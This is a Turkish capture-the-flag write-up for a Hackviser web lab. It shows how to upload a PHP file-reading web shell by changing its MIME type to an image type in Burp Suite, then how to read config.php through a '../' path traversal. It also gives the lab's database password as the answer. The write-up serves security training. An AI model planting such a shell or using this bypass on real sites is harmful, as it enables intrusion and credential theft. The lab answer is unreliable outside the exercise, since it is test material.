**MIME TYPE FILTER BYPASSWRİTE-UP**

Bu yazımda sizlere Hackviser platformu içerisinde Web Lab konu başlığı altında File Upload kısmındaki MIME Type Filter Bypass labının çözümünü anlatacağım.

**SENARYO:** Bu laboratuvar kısıtlanmamış dosya yükleme zafiyeti içermektedir. Uygulamadaki görsel yükleme işlevi, yüklenen dosyaları Mime-Type değerine göre filtrelemektedir.

Laboratuvarı tamamlamak için Mime-Type'ı değiştirerek kötü amaçlı bir PHP betiği yükleyin ve "config.php" dosyasını okuyun.

"config.php" isimli dosyadaki veritabanı şifresi nedir?

**ÇÖZÜM:** Bir önceki senaryoda oluşturduğumuz PHP kodları ile yazılmış Shell.php dosyamız vardı. Hatırlatmak amaçlı içeriğini tekrardan atayım:

<?php

if (isset($\_GET['file'])) {


$file = $\_GET['file'];


echo "<pre>" . htmlspecialchars(file\_get\_contents($file)) . "</pre>";

}


?>

Bu dosyamızı yüklemeyi deneyelim.


 Böyle bir hata ile karşı karşıya kaldık. Şimdi neler yapabileceğimizi görmemiz için Burp Suite aracımızda çalıştıralım. Bizi ilgilendiren kısım şurası:

 Burada Shell dosyası yüklenirken MIME Type’ı application/x-php olarak gidiyor. MIME Type dediğimiz şey de tam olarak bu dosyanın uzantısına göre content-type’ı belirlenir. Biz eğer application kısmını

**** Şeklinde değiştirirsek sanki php dosyası değil de image dosyası yüklüyormuş gibi gösterebiliriz.

 Başarılı bir şekilde yüklendi.

Şimdi url’e gelip sonuna ?file=../config.php kodunu eklersek config.php dosyasının içini görebiliriz.



CEVAP: **fRqs3s79mQxv6XVt**